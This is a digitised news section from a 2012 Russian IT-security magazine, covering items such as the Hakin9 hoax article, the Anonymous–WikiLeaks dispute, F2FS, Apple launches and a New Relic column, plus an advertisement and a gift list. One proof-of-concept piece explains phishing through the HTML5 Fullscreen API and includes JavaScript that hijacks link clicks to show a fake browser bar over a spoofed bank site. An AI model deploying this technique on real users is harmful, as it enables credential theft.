ЯЩИКИ «ОФИЦИАЛЬНОЙ ЭЛЕКТРОННОЙ ПОЧТЫ», которую планируют в скором будущем запустить в России, будут привязаны к физическому домашнему адресу пользователя.



ЗА ДВЕ С ПОЛОВИНОЙ НЕДЕЛИ ХАКЕР И ЕГО ПОДЕЛЬНИК вывели со счетов клиентов системы электронных платежей ЗАО «ОСМП» 2,3 миллиона рублей. Мошенники уже арестованы.



В ИНТЕРВЬЮ TORRENTFREAK КИМ ДОТКОМ ПРИЗНАЛСЯ, что знал о прослушке со стороны властей давно — у него начались необъяснимые лаги в любимом Call of Duty.



ХАКЕР PINKIE PIE НАШЕЛ ЕЩЕ ОДНУ КРИТИЧЕСКУЮ «ДЫРКУ» В CHROME, заработав еще 60 тысяч долларов по программе вознаграждения. Парень так миллионером станет :).



ПО ДАННЫМ «ЛАБОРАТОРИИ КАСПЕРСКОГО», 23,2% вредоносных хостингов в третьем квартале 2012 года были расположены в РФ — увы, Россия вышла в мировые лидеры.

НЕ ВСЕ ЕЗИНЫ ОДИНАКОВО ПОЛЕЗНЫ

ДЕТИ, ЧИТАЙТЕ ХОРОШУЮ IT-ПРЕССУ!

Комичная история приключилась с редакторами польского езина (электронного журнала) Hakin9. Это издание существует с 2005 года, выходит раз в неделю и специализируется на информационной безопасности. В Hakin9 публикуются материалы на английском, немецком и французском языках. Но самое забавное заключается в том, что журнал платный.

Редакция езина, видимо, ребята очень упорные — им отчаянно хотелось видеть на страницах своего детища как можно больше статей, написанных настоящими и крутыми специалистами в области ИБ. Издатели так старательно и нудно упрашивали различных безопасников написать материал-другой (разумеется, совершенно бесплатно) для Hakin9, что у тех закончилось терпение. Джон Оберхейде, Марк Дауд и еще ряд известных специалистов скооперировались и написали фейковое и, в общем-то, откровенно издевательское руководство к некоему DARPA Inference Cheking Kludge Scanner (DICKS) — расширению сканера Nmap. Статья даже при беглом прочтении напоминает бред сумасшедшего и вызывает нездоровый смех, но это не остановило редакцию езина! Статью опубликовали на страницах платного (!) электронного журнала в следующем же номере. Авторы статьи определенно поймали множество лулзов и тут же выложили свой «шедевр» в открытый доступ.

Чтобы ты оценил всю прелесть, заметим, что в статью, например, включена ASCII-картинка 8====>, наукообразные диаграммы, вроде зависимости производительности Nmap от графика популярности IPv7, и схема «психоакустического хранилища»! В итоге над редакцией Hakin9 посмеялись уже даже в рассылке Nmap Development.



Если у тебя неплохо с английским, советуем сходить по ссылке и прочитать «руководство» полностью — отлично поднимает настроение (nmap.org/misc/hakin9-nmap-ebook-ch1.pdf).

TREND MICRO ОПУБЛИКОВАЛА ОТЧЕТ О КИБЕРУГРОЗАХ:

ЮЗЕРОВ ANDROID СТАЛИ НА 483% ЧАЩЕ АТАКОВАТЬ С ИСПОЛЬЗОВАНИЕМ МАЛВАРИ И РЕКЛАМНОГО ПО (175 ТЫСЯЧ АТАК В СЕНТЯБРЕ)

АНОНИМУС РАССОРИЛСЯ С WIKILEAKS

ХАКТИВИСТЫ НЕДОВОЛЬНЫ ПОЛИТИКОЙ WIKILEAKS



27 сентября 2012 года США признали Джулиана Ассанжа врагом государства, так что создатель WikiLeaks по-прежнему живет и работает на территории посольства Эквадора в Лондоне, не имея возможности даже перебазироваться в сам Эквадор.

Казалось бы, Анонимус должен всячески поддерживать проект WikiLeaks и его опального создателя Джулиана Ассанжа, все же WikiLeaks во многом перекликается с идеями «легиона». Так все и обстояло до недавнего времени, но, похоже, теперь Ассанж и Анонимы больше не друзья. Яблоком раздора стал… рекламный баннер.

Недавно проект WikiLeaks ввел «платный доступ» к разделу, где выложены наиболее важные документы, в том числе Stratfor, GIFiles, сирийские письма. Утверждается, что некоторые из этих документов «слили» именно Анонимы. Пока доступ к разделу не перекрыли совсем — при попытке открыть страницу появлялся большой красный баннер с просьбой о пожертвованиях, он не исчезал до тех пор, пока не сделаешь пожертвование или не отключишь JavaScript (а люди еще жаловались на Wikipedia и Джимми Уэйлса). Создатели проекта уверяют, что прибегнуть к таким ухищрениям их вынудили исключительно большие издержки в военных судах.

Анонимов это не смягчило. Они выложили на Pastebin обращение, в котором утверждают, что WikiLeaks превратился в «шоу одного актера» и используется исключительно для пиара Джулиана Ассанжа. Нет, Анонимы по-прежнему не считают Ассанжа преступником, но основная задача WikiLeaks — публиковать секреты корпораций и правительств, а не писать про тяготы жизни Ассанжа в посольстве Эквадора.

ФАЙЛОВАЯ СИСТЕМА F2FS

НОВАЯ СИСТЕМА ДЛЯ FLASH-НАКОПИТЕЛЕЙ


Инженеры компании Samsung представили набор патчей с реализацией новой файловой системы F2FS (Flash-Friendly File System), которая была разработана специально для накопителей, использующих NAND Flash (SSD-, eMMC- и SD-карты). Под это определение сегодня подпадают множество устройств, от мобильных телефонов до серверов.

F2FS была представлена в списке рассылки для разработчиков ядра Linux, где и был опубликован патч, а также первый релиз пакета f2fs-tools, содержащего коллекцию утилит для обслуживания разделов F2FS (в который входит пока только mkfs.f2fs для форматирования разделов). Код всех составных частей распространяется в рамках лицензии GPLv2.

Создатели F2FS постарались превзойти всех предшественников. F2FS работает через FTL (интерфейс управления флеш-памятью на микросхеме), поддерживает разные алгоритмы для размещения файлов и разные алгоритмы очистки. Файловая система для работы с NAND должна максимально бережно обращаться с носителем, равномерно распределяя нагрузку. Журнально-структурированная (log-structured) файловая система предполагает, что все данные записываются последовательно и никогда не перезаписываются. Для очистки от старого «мусора» используется отдельная процедура. Но у NAND-микросхем есть ограничение на количество циклов записи-считывания. В этом принципиальное отличие от журналируемых файловых систем, которые не слишком подходят для работы с флеш-памятью.



Предыдущая журнально-структурированная файловая система LogFS с учетом особенностей флеш-памяти была представлена 16 мая 2010 года и включена в ядро Linux 2.6.34. До LogFS были UbiFS и Yaffs2. F2FS предназначена для использования в Android-смартфонах, но ничто не мешает использовать F2FS на десктопе или сервере.



МУЗЫКАЛЬНАЯ КОЛЛЕКЦИЯ СРЕДНЕГО АМЕРИКАНЦА 18–29 ЛЕТ состоит из 1867 файлов, из которых 406 скачаны бесплатно из интернета, 417 скопированы у друзей, а 345 «рипнуты» с CD. К таким выводам пришли исследователи из American Assembly. Однако чем больше в коллекции файлов, полученных нелегальным путем, тем больше у человека лицензионного контента. Вот такой парадокс.



ПОЯВИЛСЯ НОВЫЙ ТУЛКИТ Itsoknoproblembro, который позволяет проводить мощнейшие DDoS-атаки до 70 Гбит/с и более 30 миллионов pps, предупреждают эксперты.



МНОГО НОВОСТЕЙ О RASPBERRY PI — объем оперативной памяти вырос до 512 Мб, проц можно разогнать до 1 ГГц, а вот габариты мини-компьютера и цена «не пострадали».

ЯБЛОЧНЫЙ ДАЙДЖЕСТ

ПРЕДСТАВЛЕНЫ IPAD MINI, MACBOOK PRO RETINA И IPAD4

В прошлом номере мы не могли оставить без внимания выход пятого iPhone, которого так ждали многие гики планеты, а сегодня не можем пройти мимо еще одной презентации Apple, принесшей сразу ряд новинок.

Самым ожидаемым новым продуктом стал iPad mini, чье появление не было секретом — о нем знали заранее. Как нетрудно понять из названия, iPad mini практически копирует привычный нам iPad почти во всем, не считая габаритов: новинка комплектуется экраном 7,9 дюйма в отличие от своего «старшего брата» с дисплеем 9,7 дюйма. Разрешение дисплея составляет 1024 на 768 точек, в точности как у iPad 2 (правда, за счет меньшего размера экрана плотность пикселей у iPad mini выше — 163 штуки на дюйм). Также планшет может похвастаться рекордно малой толщиной — всего 7,2 мм. Кроха базируется на Apple A5, имеет фронтальную и заднюю камеры и оснащается разъемом Lightning. Apple пошла привычным путем и выпускает новинку в двух вариантах: с поддержкой сотовых сетей и Wi-Fi или исключительно с поддержкой Wi-Fi. Цена первой модификации будет составлять 459, второй — 329 долларов.

Однако iPad Mini стал не единственным новым продуктом линейки, показанным на презентации. Apple неожиданно анонсировала iPad четвертого поколения, который, напротив, никак не изменился внешне, зато обзавелся более мощным железом. Теперь «под капотом» планшета скрывается процессор A6X, а производительность графической системы выросла вдвое. Получил обновленный iPad и разъем Lightning, скоростной Wi-Fi и уже обычную поддержку сетей LTE (которая не желает работать в России).



Немного интересных фактов с презентации: на данный момент iOS 6 работает на 200 миллионах устройств, в iCloud хранится 125 миллионов документов, продано более 3 миллионов iPod и 100 миллионов iPad.

В дополнение к перечисленному Apple представила публике MacBook Pro с 13-дюймовым экраном Retina. Помимо нового экрана, в ноутбуке заметны определенные изменения: к примеру, теперь он весит 1,5 кг и стал в полтора раза тоньше (1,9 см). Устройство базируется на Core i5 или i7 и графике Intel HD Graphics 4000. Наличествуют слот для карты памяти, USB 3.0, MagSafe 2, Thunderbolt, выход HDMI, камера высокого разрешения, два микрофона, стереоколонки и 8 Гб оперативной памяти. DVD-привода нет. Цена обновленного MacBook составит 1700 долларов. Но и на этом новинки не кончились!

Если почти все перечисленные в нашем обзоре устройства практически ни для кого не стали сюрпризом (информация о них давно утекла в Сеть и прессу, не считая разве что iPad четвертого поколения), то представление обновленного iMac все-таки сумело удивить многих. Моноблок тоже значительно «похудел»: толщина по краям теперь составляет лишь 5 мм. iMac выйдет в двух вариантах — с 21,5-дюймовым (разрешение 1920 × 1080) и 27-дюймовым (разрешение 2560 × 1440) экраном. На борту новинки, как полагается, Intel Core i5 либо Core i7, графика NVIDIA GeForce, HD-камера, стереозвук, объем памяти для хранения данных до 3 Тб. DVD-привода теперь нет и здесь. Также стоит отметить накопитель Fusion Drive смешанного типа, который объединяет в себе сразу жесткий диск на 1–3 Тб и SDD-диск на 128 Гб. Быстрый SSD-раздел будет использоваться для хранения данных ОС. Продажи стартуют в ноябре-декабре, младшая модель обойдется в 1299, старшая — в 1799 долларов.

MICROSOFT ОБЪЯВИЛА О КАРДИНАЛЬНОЙ СМЕНЕ СТРАТЕГИИ

ПОДОБНО APPLE, MICROSOFT СОБИРАЕТСЯ ВЫПУСКАТЬ СОБСТВЕННЫЕ УСТРОЙСТВА, ПО И СЕРВИСЫ, ФОРМИРУЯ ЕДИНУЮ ЭКОСИСТЕМУ





GIGABYTE™
Insist on Ultra Durable™
Наилучший выбор для вашего нового ПК
Сделай проще
ИТ менеджмент в офисе и дома
Системные платы GIGABYTE B75 серии
Ultra Durable™ 4
CLASSIC
Humidity Protection
Electrostatic Protection
Power Failure Protection
High Temperature Protection
Support
Intel Small
Business
Advantage
Dual UEFI BIOS
Designed for PCIe Gen.3
mSATA Connector Onboard
3x USB Power
USB 3.0
SATA 3.0

Intel® Small Business Advantage Составляющие успеха

Intel® Small Business Advantage программный комплекс
в составе 6 фирменных приложений:





Безопасность



Программный мониторинг

С помощью программного мониторинга можно контролировать установленное на компьютере ПО, и пресекать активность вредоносных программ. В состав комплекса входит программное обеспечение компаний Microsoft, Symantec, Kingsoft, Trend Micro, McAfee и Kaspersky. Мониторинг ПК и блокировка атак извне осуществляются в реальном времени.



Резервное копирование и восстановление данных

Утилита Data Backup and Restore обеспечивает резервное копирование критичной информации по расписанию. С помощью утилиты можно вывести ПК из режима сна и инициализировать процедуру резервного копирования встроенными средствами ОС Microsoft Backup and Restore.



Функция USB BLOCKER2

Функция USB Blocker позволяет заблокировать или разрешить доступ к ПК в отношении определенного USB-устройства. После процедуры идентификации, средствами утилиты USB Blocker 2 можно выбрать требуемую политику безопасности для подключаемой к компьютеру USB-периферии.

Продуктивная работа



Утилита PC HEALTH CENTER

Утилита PC Health Center позволяет владельцу ПК оперативно отслеживать выполнение всех неотложных задач, включая загрузку обновлений для ОС Windows, дефрагментацию диска, удаление временных файлов после инсталляции ПО или сессий серфинга в Интернет. Выполнение конкретной задачи может начинаться сразу после загрузки ОС, даже, если перед этим компьютер был выключен.



Функции энергосбережения

Приложение Energy Saver дает возможность пользователю выбрать подходящую схему энергосбережения, согласно которой ПК по завершении рабочего дня самостоятельно перейдет в спящий режим. Компьютеры могут быть приведены в рабочее состояние утром в указанное время, когда служащие приходят на работу. Выбрав приемлемый режим работы для ПК в течение дня или рабочей недели, в дальнейшем контроля со стороны пользователя уже не потребуется.



Технология Intel WIRELESS DISPLAY *

Это приложение дает возможность пользователям обмениваться цифровым контентом средствами беспроводных технологий, проецируя изображение на специализированный широкоформатный дисплей. Приложение будет доступно только в том случае, если на ПК под управлением ОС Windows 7 будет установлен соответствующий виджет Intel® WiDi.













www.gigabyte.ru


Список авторизованных дилеров:

Заявленные характеристики варьируют от модели. Модели варьируют в зависимости от региона.

Москва: НИКС – Компьютерный Супермаркет (495)974-33-33, Ф-Центр (495) 925-64-47, Netlab (495)784-64-90, Форум (495)775-775-9. Санкт-Петербург: Кей (812)074, Компьютерный Мир (812)333-00-33, Рик Компьютерс (812)327-34-10, Юлмарт (812)334-99-39. Нижний Новгород: Домашний компьютер (831)411-87-87. Ростов-на-Дону: КораллМикро (863)290-45-90 Волгоград: Sunrise (8442)23-05-25, Сканер (8443)39-36-83. Краснодар: Владос (861)210-10-01, SNR (861)210-00-66. Казань: Melt (843)264-25-84. Самара: Прагма (8462)701-701. Саратов: КомпьюМаркет (8452)52-42-19, АТТО (8452)444-144. Воронеж: Сани (4732)54-00-00, ШКОЛА-ИНФО (4732)35-55-5-5. Екатеринбург: Трилайн (343)378-70-70, Спэйс (343)371-36-90. Уфа: КЛАМАС (347)291-21-12.Тюмень: Арсенал+ (3452)46-47-74. Челябинск: Spark Computer (351)775-19-19. Владивосток: ДНС (4232)30-04-54, A11 (4323)20-50-20, Кью (4232)22-17-07. Новосибирск: Level (383)212-00-05; ГОТТИ (383)362-00-44; Техносити (383)212-53-53 Красноярск: СтарКом (391)249-11-11. Томск: Стек (3822)554-554. Кемерово: Компьютерные Системы (3842)588588. Омск: РИТМ-маркет (3812)23-05-05.



КОЛОНКА СТЁПЫ ИЛЬИНА



Бесплатно можно мониторить до пяти серверов

ПРО МОНИТОРИНГ СЕРВЕРА

К ЧЕМУ ПРИВОДИТ ЛЕНЬ

Хочу поделиться с тобой настоящей находкой. Не так давно я познакомился с инструментом, который теперь использую ежедневно. Я говорю о сервисе мониторинга New Relic. Мне не раз про него рассказывали, но, по правде говоря, каждый раз я пропускал это мимо ушей, потому что сложный мониторинг мне никогда нужен не был.

Некоторое время назад передо мной встала задача разобраться с медленным веб-приложением — развернутое на пяти серверах, оно умудрялось тормозить даже при небольшой нагрузке. Конечно, можно было проверить один сервер за другим, изучить логи nginx'a, посмотреть на работу баз данных, но мне, говоря откровенно, было очень лениво. Хотелось получить общую картину максимально быстро и с минимумом геморроя. И вот тут я вспомнил про New Relic (newrelic.com).

БЫСТРЫЙ СТАРТ NEW RELIC

Идея этого сервиса очень простая. На каждом из хостов устанавливается специальный агент (есть версии для Windows и Linux), который начинает собирать статистику об операционной системе, веб-приложении, используемой базе данных и так далее. Затем агент отправляет эти данные на сервер-коллектор, где они аккумулируются и превращаются в понятные таблицы и графики в веб-интерфейсе администратора. Надо отдать должное разработчикам: такой агент устанавливается в системе в два счета, и единственное, что необходимо указать после запуска инсталлятора, — это твой идентификатор. С его помощью New Relic будет понимать, что данные пришли от тебя.

БРАВО, NEW RELIC

Уверен, что сценарии применения в каждом случае разные. Мне New Relic нужен был не столько как инструмент для мониторинга, сколько для того, чтобы быстро найти «горлышко бутылки», из-за которого все тормозит. Самый важный параметр, вокруг которого все крутится, — это время ответа сервера. И я тут же получил четкую картинку: сколько из этих секунд ответа (это очень много) ушло на работу веб-сервера и PHP (в моем случае приложение было написано на нем) и сколько на работу базы данных. График прямо говорил, что проблема, скорее всего, завязана на базе данных. И тут я начал аплодировать разработчикам — сервис сразу же вывел список всех самых «дорогих» запросов к базе данных, выдав с потрохами тот самый, из-за которого все подвисало. Я упростил SQL-запрос, создал дополнительный индекс — и проблема была решена!

ЧТО МОЖНО МОНИТОРИТЬ?

Пользуясь случаем, я решил посмотреть, что еще можно мониторить. Сервис большое внимание уделяет не только времени ответа сервера, но и тому времени, которое потребуется на обработку страницы на стороне клиента, то есть сколько времени ушло у браузера, чтобы отрендерить страницу. Тут же показывается и другая полезная статистика, например количество ошибок, которые были отданы пользователю. Естественно, для получения данных необходимо установить дополнительный агент, в зависимости от того, какая технология лежит в основе веб-приложения. Агенты существуют для .NET, Ruby, Python и, конечно же, PHP. Причем разработчики постарались свести настройку к минимуму: под Debian/Ubuntu все элементарно устанавливается через apt-get без какой-либо возни с конфигурационными файлами.

Помимо обследования веб-приложения, очень здорово реализован мониторинг самих серверов. Теперь я постоянно собираю статистику по всем серверам, в том числе их конфигурацию, тонкую статистику по CPU (включая IO wait) и оперативной памяти, информацию о загрузке канала, данные по жестким дискам, а также другие полезные метрики вроде количества передаваемых пакетов в секунду. Для каждого сервера приводится и текущая информация по запущенным процессам: отныне не нужно коннектиться по SSH и получать эти данные вручную.

ПЛАТНО-БЕСПЛАТНО

Надо сказать, что New Relic — это бесплатный и одновременно очень дорогой сервис! В течение 14 дней ты можешь использовать все его возможности и, как в моем случае, найти много узких мест в архитектуре веб-приложения, выявив причины тормозов. Позже придется выкладывать минимум 24 доллара в месяц за мониторинг каждого сервера, что, безусловно, довольно много. Но что приятно — есть бесплатный тарифный план, который хоть и не предоставляет кучи классных возможностей, но разрешает мониторить до пяти серверов и получать базовые (и самые важные) параметры работы веб-приложения.

Анатолий Ализар (alizar@gmail.com)



Proof-of-Concept



РИСУЕМ ФАЛЬШИВЫЙ БРАУЗЕР: ФИШИНГ ЧЕРЕЗ HTML5 FULLSCREEN API

В ЧЕМ ИДЕЯ

Для классической фишинговой атаки обычно делается копия сайта банка, социальной сети, известной компании и регистрируется URL, похожий на настоящий. Например, micr0soft.com. Слабое место фишинга именно неправильный URL. Пользователь всегда может посмотреть на адресную строку браузера и убедиться, что там указан неверный адрес.

Идея фишинга через HTML5 Fullscreen API заключается в том, что браузер пользователя переключается в полноэкранный режим и заменяет реальный интерфейс браузера предзагруженной картинкой с изображением интерфейса браузера. При этом в «адресной строке» можно указать любое называние сайта и нарисовать значок защищенного соединения — это ведь не настоящая адресная строка, а просто картинка с текстовым полем.

Идея не нова. Аналогичные фишинговые велись десять лет назад в браузере Internet Explorer через полноэкранные всплывающие окна. Уязвимость была исправлена в 2004 году с выходом Windows XP SP2 (bit.ly/TrPwme).

ТЕОРЕТИЧЕСКАЯ БАЗА

Спецификации HTML5 Fullscreen API позволяют инициировать переход браузера в полноэкранный режим. Это делается простым кодом на веб-странице: elementToMakeFullscreen.requestFullScreen();. Главное ограничение, которое накладывают API на разработчика, — полноэкранный режим вызывается только в результате действия пользователя: нажатия клавиши на клавиатуре или кнопки мыши. Так что сайт не может просто загрузиться в полноэкранном режиме с самого начала. Поэтому вызов полноэкранного режима по щелчку мыши выглядит примерно так:

```
$('#fullscreen-button').on('click', function() {
    var doc = document.documentElement;
    if (doc.requestFullScreen) doc.requestFullScreen();
});
```

На практике нужно обращение к функциям mozRequestFullScreen() и webkitRequestFullScreen(). Поскольку спецификации HTML5 Fullscreen API еще не утверждены, эти функции в браузерах на движках Mozilla и WebKit снабжены соответствующими префиксами.

КАК ПРОИСХОДИТ АТАКА


Атака начинается с того, что пользователю на веб-странице показывают ссылку такого вида: «Зайди на сайт Bank of America и получи 100 долларов». URL выглядит нормально. Если навести курсор на эту ссылку, то в статусной строке браузера отразится адрес настоящего сайта. Но при нажатии происходит вызов события event.preventDefault(), которое предотвращает стандартное поведение браузера, а вместо этого использует нажатие пользователя по ссылке как триггер для вызова полноэкранного режима.

```
$('html').on('click keypress', 'a', function(event) {
    event.preventDefault();
    event.stopPropagation();
    // Вызываем полноэкранный режим
    if (elementPrototype.requestFullscreen) {
        document.documentElement.requestFullscreen();
    } else if (elementPrototype.webkitRequestFullScreen) {
        document.documentElement.webkitRequestFullScreen
          (Element.ALLOW_KEYBOARD_INPUT);
    } else if (elementPrototype.mozRequestFullScreen) {
        document.documentElement.mozRequestFullScreen();
    } else {  // fail silently  }
    // Показываем фальшивый интерфейс и фишинговый сайт
    $('#menu, #browser').show();
    $('#target-site').show();
});
```

Фишинговая страница распознаёт браузер и ОС жертвы и подсовывает ему соответствующее изображение. В верхней части страницы отрисовывается интерфейс браузера с указанием URL настоящего сайта и со значком защищенного соединения. Как уже говорилось, средства HTML5 позволяют даже использовать эту картинку как настоящую адресную строку.

Студент Стэнфордского университета Ферос Абухадижи создал демонстрацию с поддельным сайтом Bank of America: bit.ly/OPVylg. Автор отрисовал интерфейсы браузеров Chrome, Firefox и Safari. Код демки: bit.ly/V1tgB2.

Естественно, все это сработает только при условии, что у пользователя не задействован специфический скин в браузере или куча дополнительных панелей — это сымитировать не получится. Но даже в таком случае многие ли удивятся неожиданным изменениям в интерфейсе? Многие ли напрягутся от внезапного сообщения браузера о переходе в полноэкранный режим? Мне кажется, от силы процентов десять. С другой стороны, подобные метаморфозы намного заметнее, чем лишний нолик в адресе странички.



Фишинговый сайт Bank of America в полноэкранном режиме

Илья Илембитов (ilembitov@real.xakep.ru)



ЧЕМ ПОРАДОВАТЬ ГИКА?

NERDGASM

ЛУЧШИЕ ПОДАРКИ 2012 ГОДА

Если ты читаешь это, на дворе уже декабрь и до праздников осталось совсем немного. Редакция][наморщила умы (просто представь нескольких Томми Ли Джонсов в одной комнате) и придумала список самых удачных гаджетов и аксессуаров уходящего года, которыми можно было бы приятно (иногда даже слишком) удивить любого IT-шника. Все устройства в этом списке можно достать в России или в одном из популярных интернет-магазинов, и все они поставляются уже сейчас — никаких кикстартеров и минимум ThinkGeek.

1 TP-Link Nano TL-WR702N

bit.ly/ZtaC9p

Карманный роутер — отличный способ развернуть собственную Wi-Fi-сеть там, где есть только проводной доступ (например, в гостиницах), и роутер от TP-Link по многим пунктам обходит даже куда более дорогой Apple AirPort Express. Например, китайский гаджет поддерживает все мыслимые стандарты VPN-подключений (в том числе специфичный для наших широт L2TP). Кроме того, устройство питается по стандартному microUSB-кабелю — такому же, как для многих смартфонов. Словом, это очень удачный гаджет для частых путешественников. Для полного счастья не хватает разве что возможности подключать по USB внешние 3G- и LTE-модемы.





2 iCade 8-Bitty


bit.ly/Rd8r4D

Игры жанра Tower Defense, бесконечные версии Angry Birds и другие находки мобильных игроделов к 2012 году значительно исчерпали себя, и вполне логично, что геймеры обратились к классике. В этом году для мобильных платформ стали переиздаваться не только старые PC-игры вроде GTA III, но и консольные хиты 90, 80 и даже 70-х годов. Почти все корифеи рынка, включая Atari, Namco, Midway и Activision, выпустили свои самые знаменитые игры для смартфонов и планшетов. Но играть в такие игры на смартфоне куда приятнее, если у тебя есть подходящий инструмент. Именно тут на помощь приходит 8-Bitty — маленький беспроводной геймпад, оформленный по всем законам жанра. Подключи его к своему смартфону под Android или iOS и играй в лучшие в истории человечества игры.

3 Raspberry Pi Model

bitly.com/SecGwL

Маленький компьютер за смешные деньги оказался настоящим хитом. Пусть тебя не смущает цена. Если твоя жертва по какой-то причине до сих пор не обзавелась этой малюткой, то скорее всего эта причина — не очень простая процедура доставки, и измерить в долларах эту головную боль не представляется возможным. Тем не менее Raspberry Pi — идеальная игрушка для любых хобби, и на его основе можно сделать что угодно, от медиаприставки к телевизору и игровой консоли до системы управления бытовой техникой и бортового компьютера в машину. Даже мы не удержались и рассказали в одном из номеров][о создании кофеварки на базе этого малыша. И будь уверен, мы еще не раз вернемся к Raspberry Pi.



$45

4 CPU Wars

bit.ly/RswQ91

CPU Wars — одна из самых необычных карточных игр, с которой мы сталкивались. Персонажами игры стали 30 процессоров, которые, по мнению авторов, оказали наибольшее влияние на развитие компьютеров. Характеристики процессоров разбиты по категориям и описаны на карточке каждого процессора. Во время игры участники по очереди выбирают категории, игрок, у которого найдется процессор с лучшей характеристикой, забирает карту у проигравшего — и так до тех пор, пока у кого-то не окажутся все карты. Механика игры довольно проста, но вот ее исполнение — на высшем уровне. Дизайн продуман вплоть до подарочной коробки, защищающей карточки от электромагнитных излучений клеткой Фарадея.

5 NETGEAR Push2TV 3000

bit.ly/TDUsq2

В коробочке размером с колоду карт скрывается устройство, позволяющее без проводов подключить почти любой современный ноутбук на базе Intel и Windows к внешнему экрану или проектору. Это удобно как для дома, так и для презентаций, поскольку, в отличие от DLNA, не возникает проблем с форматами. Рабочий стол пользователя будет целиком зеркалироваться на внешний монитор по Wi-Fi-каналу. NETGEAR Push2TV использует технологию Intel WiDi, а также более новый стандарт Miracast. Это значит, что поддерживаются не только ноутбуки на процессорах поколений Sandy Bridge и Ivy Bridge, но и многие флагманские смартфоны и планшеты под управлением Android 4.2, включая Samsung Galaxy S III, а также устройства серии Nexus.



$85

6 iFixit Pro Tech Toolkit

bit.ly/K3Mktq


Сайт iFixit стал широко известен благодаря иллюстрированным «разборкам» популярных гаджетов. Авторам удавалось препарировать даже самые сложные железки от Apple, в которые, казалось бы, и отвертку-то вставить некуда. Поэтому когда те же самые люди выпускают специальный набор для разборки техники — стоит прислушаться. В набор входит 70 элементов, включая 54 насадки для отвертки, антистатический браслет, множество щупов, пинцетов и других приспособлений, вплоть до присоски, позволяющей, например, удерживать на весу экран смартфона или планшета. Словом, отличная вещь для любителей покопаться в технике для ремонта или апгрейда.

7 WowWee Robosapien

bit.ly/bS8xUM

